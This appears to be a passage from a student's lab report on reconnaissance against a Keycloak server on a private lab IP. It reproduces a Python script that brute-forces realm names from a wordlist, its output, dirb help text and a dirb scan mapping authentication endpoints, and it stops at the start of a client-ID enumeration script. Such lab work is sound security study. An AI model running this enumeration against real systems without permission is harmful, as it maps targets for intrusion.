student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
frontend$ npm install
npm [WARN] keycloak-example-app@0.0.1 No description
npm [WARN] keycloak-example-app@0.0.1 No repository field.
npm [WARN] keycloak-example-app@0.0.1 No license field.

audited 68 packages in 1.077s
13 packages are looking for funding
  run 'npm fund' for details

found 8 vulnerabilities (5 low, 3 high)
  run 'npm audit fix' to fix them, or 'npm audit' for details
student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
frontend$ npm start
> keycloak-example-app@0.0.1 start /home/student/Documents/6.2HD-resources/tak6.2HD/client-application/frontend
> node app.js

```

Figure V—7(Launching the client application)




Figure V—8(Welcome page for the client application)





Figure V—9(Client application after logging in)



```
Activities Text Editor ▾
Open realnames.txt Tue 05:05
realname_enumerator.py
~/Documents/6.2HD-resources
realm_enumerator.py

import requests

# Base URL of the Keycloak server
base_url = "http://192.168.56.101:8080/auth/realms/"


# List to store valid realms
valid_realms = []

# Read realm names from the dictionary file
with open("/home/student/Documents/6.2HD-resources/realmnames.txt", "r") as file:
    realm_names = [line.strip() for line in file if line.strip()]

# Iterate over each realm name and check its validity
for realm in realm_names:
    url = base_url + realm
    try:
        # Send HTTP GET request
        response = requests.get(url, timeout=5)
        # Check if the response code is 200 (valid realm)
        if response.status_code == 200:
            print(f"Valid realm found: {realm} (URL: {url})")
            valid_realms.append(realm)
        else:
            print(f"Invalid realm: {realm} (Status: {response.status_code})")
    except requests.RequestException as e:
        print(f"Error accessing {url}: {e}")

# Output the results
print("\nSummary of valid realms:")
for realm in valid_realms:
    print(f"- {realm}")
```

Figure V—12(Realm enumerator python code)



```
Activities Terminal ▾
File Edit View Search Terminal Help
Tue 05:06
student@keycloak-client: ~/Documents/6.2HD-resources

Invalid realm: wordpress (Status: 404)
Invalid realm: Work (Status: 404)
Invalid realm: work (Status: 404)
Invalid realm: workplace (Status: 404)
Invalid realm: workshop (Status: 404)
Invalid realm: workshops (Status: 404)
Invalid realm: world (Status: 404)
Invalid realm: worldwide (Status: 404)
Invalid realm: wp (Status: 404)
Invalid realm: wp-content (Status: 404)
Invalid realm: wp-includes (Status: 404)
Invalid realm: wp-login (Status: 404)
Invalid realm: wp-register (Status: 404)
Invalid realm: wp-logging (Status: 404)
Invalid realm: ws (Status: 404)
Invalid realm: wss (Status: 404)
Invalid realm: wstats (Status: 404)
Invalid realm: wusage (Status: 404)
Invalid realm: wwhelp (Status: 404)
Invalid realm: www (Status: 404)
Invalid realm: wwwboard (Status: 404)
Invalid realm: wwwjln (Status: 404)
Invalid realm: wwwlog (Status: 404)
Invalid realm: wwwstats (Status: 404)
Invalid realm: X (Status: 404)
Invalid realm: x (Status: 404)
Invalid realm: xbox (Status: 404)
Invalid realm: xcache (Status: 404)
Invalid realm: xdb (Status: 404)
Invalid realm: xfer (Status: 404)
Invalid realm: xm (Status: 404)
Invalid realm: xml (Status: 404)
Invalid realm: xmrpc (Status: 404)
Invalid realm: xsl (Status: 404)
Invalid realm: xsql (Status: 404)
Invalid realm: xx (Status: 404)
Invalid realm: xxx (Status: 404)
Invalid realm: xyz (Status: 404)
Invalid realm: y (Status: 404)
Invalid realm: Yahoo (Status: 404)
Invalid realm: yahoo (Status: 404)
Invalid realm: z (Status: 404)
Invalid realm: zap (Status: 404)
Invalid realm: zh (Status: 404)
Invalid realm: zh_CN (Status: 404)
Invalid realm: zh_TW (Status: 404)
Invalid realm: zip (Status: 404)
Invalid realm: zipfiles (Status: 404)
Invalid realm: zips (Status: 404)

Summary of valid realms:
- corporate
- customer
- master
student@keycloak-client:~/Documents/6.2HD-resources$
```

Figure V—13(Output for Realm enumerator)

```
Activities Terminal ▾
File Edit View Search Terminal Help
Tue 05:07
student@keycloak-client: ~/Documents/6.2HD-resources
Invalid realm: manager (Status: 404)
Invalid realm: manifest (Status: 404)
Invalid realm: MANIFEST.MF (Status: 404)
Invalid realm: manifest.mf (Status: 404)
Invalid realm: mantis (Status: 404)
Invalid realm: manual (Status: 404)
Invalid realm: Map (Status: 404)
Invalid realm: map (Status: 404)
Invalid realm: maps (Status: 404)
Invalid realm: market (Status: 404)
Invalid realm: marketing (Status: 404)
Invalid realm: marketplace (Status: 404)
Invalid realm: markets (Status: 404)
Valid realm found: master (URL: http://192.168.56.101:8080/auth/realms/master)
Invalid realm: masthead (Status: 404)
Invalid realm: mb (Status: 404)
```


Figure V—14(Realm found as master)

```
Activities Terminal ▾
File Edit View Search Terminal Help
Tue 05:08
student@keycloak-client: ~/Documents/6.2HD-resources
Invalid realm: cron (Status: 404)
Invalid realm: crs (Status: 404)
Invalid realm: crypto (Status: 404)
Invalid realm: cs (Status: 404)
Invalid realm: css (Status: 404)
Invalid realm: ct (Status: 404)
Invalid realm: culture (Status: 404)
Invalid realm: current (Status: 404)
Invalid realm: Custom (Status: 404)
Invalid realm: custom (Status: 404)
Invalid realm: Customer (Status: 404)
Valid realm found: customer (URL: http://192.168.56.101:8080/auth/realms/customer)
Invalid realm: Customers (Status: 404)
```

Figure V—15(Realm found as customer)

```
Activities Terminal ▾
File Edit View Search Terminal Help
Tue 05:08
student@keycloak-client: ~/Documents/6.2HD-resources
Invalid realm: control (Status: 404)
Invalid realm: controller (Status: 404)
Invalid realm: controlpanel (Status: 404)
Invalid realm: controls (Status: 404)
Invalid realm: cookies (Status: 404)
Invalid realm: cool (Status: 404)
Invalid realm: Coordinate (Status: 404)
Invalid realm: coordinate (Status: 404)
Invalid realm: copyright (Status: 404)
Invalid realm: corba (Status: 404)
Invalid realm: core (Status: 404)
Invalid realm: corp (Status: 404)
Valid realm found: corporate (URL: http://192.168.56.101:8080/auth/realms/corporate)
Invalid realm: corporation (Status: 404)
```

Figure V—16(Realm found as corporate)




```

Activities Terminal Tue 04:14
student@keycloak-client:~$ dirb
-----
DIRB v2.22
By The Dark Raver
-----
dirb url_base> [>wordlist_file(s)] [options]
=====
===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)
=====
===== HOTKEYS =====
'n' -> Go to next directory.
'd' -> Stop Dirb (Saving state for resume)
'r' -> Resuming scan stats.
=====
===== OPTIONS =====
-a <agent_string> : Specify your custom USER_AGENT.
-b : Use binary mode as is.
-c <cookie_string> : Set a cookie for the HTTP request.
-E <certificate> : path to the client certificate.
-f : Fine tuning of NOT FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-l : Use case-insensitive search.
-p : Port number to scan. Default is 80 for found.
-N <nf_code> : Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
-P <proxy_username>,<proxy_password> : Proxy Authentication.
-r : Deep search recursively.
-R <interactions> : Number of interactions (Asks for each directory)
-s : Silent Mode. Don't show test words. (For dumb terminals)
-t : Don't force an ending '/' on URLs.
-u <username>,<password> : HTTP Authentication.
-v : Show also NOT.FOUND pages.
-w : Print stats at the end of each page.
-x <extensions> / -x <exts_file> : Append each word with this extensions.
-z <millisecs> : Add a milliseconds delay to not cause excessive Flood.

=====
===== EXAMPLES =====
dirb http://url/directory [CustomWordlist]
dirb http://url/ -x .html (Test files with '.html' extension)
dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
dirb https://secure_url/ (Simple Test with SSL)
student@keycloak-client:~

```

Figure V—17(Dirb command help)



```

Activities Terminal Tue 04:59
student@keycloak-client:~/Documents/6.2HD-resources$ dirb http://192.168.56.101:8080 ./wordlists2
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Tue May 20 04:58:48 2025
URL_BASE: http://192.168.56.101:8080
WORDLIST_FILES: ./wordlists2
-----
GENERATED WORDS: 139
-----
.... Scanning URL: http://192.168.56.101:8080/ ....
+ http://192.168.56.101:8080/auth (CODE:303|SIZE:6)
+ http://192.168.56.101:8080/auth/admin (CODE:303|SIZE:6)
+ http://192.168.56.101:8080/auth/admin/master (CODE:303|SIZE:6)
+ http://192.168.56.101:8080/auth/admin/master/realm (CODE:401|SIZE:3)
+ http://192.168.56.101:8080/auth/admin/serverinfo (CODE:401|SIZE:33)
=> DIRECTORY: http://192.168.56.101:8080/auth/admin/master/console/
+ http://192.168.56.101:8080/auth/realm/master (CODE:200|SIZE:610)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/auth (CODE:400|SIZE:2176)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/token (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/userinfo (CODE:400|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/certs (CODE:200|SIZE:1465)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/logout (CODE:200|SIZE:6)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/revoke (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/registrations (CODE:400|SIZE:2185)
+ http://192.168.56.101:8080/auth/realm/master/protocol/openid-connect/login-status-iframe.html (CODE:200|SIZE:3713)
=> DIRECTORY: http://192.168.56.101:8080/auth/realm/master/account/
+ http://192.168.56.101:8080/auth/realm/master/account/protocol/openid-connect/authenticate (CODE:400|SIZE:2224)
+ http://192.168.56.101:8080/auth/realm/master/account/login-actions/registration (CODE:400|SIZE:2185)
+ http://192.168.56.101:8080/auth/realm/master/login-actions/reset-credentials (CODE:400|SIZE:2189)
+ http://192.168.56.101:8080/auth/realm/customer (CODE:200|SIZE:616)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/auth (CODE:400|SIZE:2131)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/token (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/userinfo (CODE:400|SIZE:68)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/certs (CODE:400|SIZE:64)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/logout (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/revoke (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/registrations (CODE:400|SIZE:2131)
+ http://192.168.56.101:8080/auth/realm/customer/protocol/openid-connect/login-status-iframe.html (CODE:200|SIZE:3713)
=> DIRECTORY: http://192.168.56.101:8080/auth/realm/customer/account/
+ http://192.168.56.101:8080/auth/realm/customer/account/login-actions/authenticate (CODE:400|SIZE:2130)
+ http://192.168.56.101:8080/auth/realm/customer/account/login-actions/registration (CODE:400|SIZE:2130)
+ http://192.168.56.101:8080/auth/realm/customer/internal-user/protocol/openid-connect/userinfo (CODE:400|SIZE:3971)
+ http://192.168.56.101:8080/auth/realm/internal-user (CODE:200|SIZE:63)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/auth (CODE:400|SIZE:2141)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/token (CODE:405|SIZE:96)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/userinfo (CODE:400|SIZE:68)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/certs (CODE:403|SIZE:64)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/logout (CODE:200|SIZE:6)
+ http://192.168.56.101:8080/auth/realm/internal-user/protocol/openid-connect/revoke (CODE:405|SIZE:96)

```

Figure V—18(Dirb command on the identified IP address and its port)

Activities Terminal Tue 04:59 student@keycloak-client: ~/Documents/6.ZHD-resources

```
+ http://192.168.56.101:8080/auth/realms/internal-user/login-actions/registration (CODE:400|SIZE:2150)
+ http://192.168.56.101:8080/auth/realms/internal-user/login-actions/reset-credentials (CODE:400|SIZE:2154)
+ http://192.168.56.101:8080/auth/realms/myrealm (CODE:200|SIZE:62)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/auth (CODE:400|SIZE:2129)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/token (CODE:405|SIZE:90)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/userinfo (CODE:400|SIZE:68)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/certs (CODE:200|SIZE:3466)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/logout (CODE:200|SIZE:90)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/revoke (CODE:405|SIZE:80)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/registrations (CODE:400|SIZE:2138)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/openid-connect/login-status-iframe.html (CODE:200|SIZE:3713)
=> DIRECTORY: http://192.168.56.101:8080/auth/realms/myrealm/account/
+ http://192.168.56.101:8080/auth/realms/internal-actions/authenticate (CODE:400|SIZE:2177)
+ http://192.168.56.101:8080/auth/realms/internal-actions/registration (CODE:400|SIZE:2138)
+ http://192.168.56.101:8080/auth/realms/corporate (CODE:200|SIZE:619)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/auth (CODE:400|SIZE:2133)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token (CODE:405|SIZE:90)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/userinfo (CODE:400|SIZE:68)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/certs (CODE:200|SIZE:1470)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/logout (CODE:200|SIZE:90)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/revoke (CODE:405|SIZE:80)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/registrations (CODE:400|SIZE:2142)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/Login-status-iframe.html (CODE:200|SIZE:3713)
=> DIRECTORY: http://192.168.56.101:8080/auth/realms/corporate/account/
+ http://192.168.56.101:8080/auth/realms/corporate/login-actions/authenticate (CODE:400|SIZE:2181)
+ http://192.168.56.101:8080/auth/realms/corporate/internal-actions/registration (CODE:400|SIZE:2142)
+ http://192.168.56.101:8080/auth/realms/corporate/login-actions/reset-credentials (CODE:400|SIZE:2146)
+ http://192.168.56.101:8080/auth/realms/master/protocol/saml (CODE:400|SIZE:2176)
+ http://192.168.56.101:8080/auth/realms/master/protocol/saml/descriptor (CODE:200|SIZE:2913)
+ http://192.168.56.101:8080/auth/realms/customer/protocol/saml (CODE:400|SIZE:2130)
+ http://192.168.56.101:8080/auth/realms/customer/protocol/saml/descriptor (CODE:200|SIZE:2929)
+ http://192.168.56.101:8080/auth/realms/internal-user/protocol/saml (CODE:400|SIZE:2140)
+ http://192.168.56.101:8080/auth/realms/internal-user/protocol/saml/descriptor (CODE:200|SIZE:2975)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/saml (CODE:400|SIZE:2129)
+ http://192.168.56.101:8080/auth/realms/myrealm/protocol/saml/descriptor (CODE:200|SIZE:2923)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/saml (CODE:400|SIZE:2133)
+ http://192.168.56.101:8080/auth/realms/corporate/protocol/saml/descriptor (CODE:200|SIZE:2939)

---- Entering directory: http://192.168.56.101:8080/auth/admin/master/console/ ----
---- Entering directory: http://192.168.56.101:8080/auth/realms/master/account/ ----
---- Entering directory: http://192.168.56.101:8080/auth/realms/customer/account/ ----
---- Entering directory: http://192.168.56.101:8080/auth/realms/internal-user/account/ ----
---- Entering directory: http://192.168.56.101:8080/auth/realms/myrealm/account/ ----
---- Entering directory: http://192.168.56.101:8080/auth/realms/corporate/account/ ----
n/master/defense

END_TIME: Tue May 20 04:58:51 2025
DOWNLOADED: 973 - FOUND: 74
student@keycloak-client:~/Documents/6.ZHD-resources$
```

Figure V—19(Output for dirb command)

Activities Text Editor Thu 18:13 student@keycloak-client: ~/Documents/6.ZHD-resources

```
#!/usr/bin/python3

import subprocess
import urllib.parse
import uuid
import time

# Base URL for Keycloak authentication endpoint
base_url = "http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/auth"

# Path to the clientids.txt file
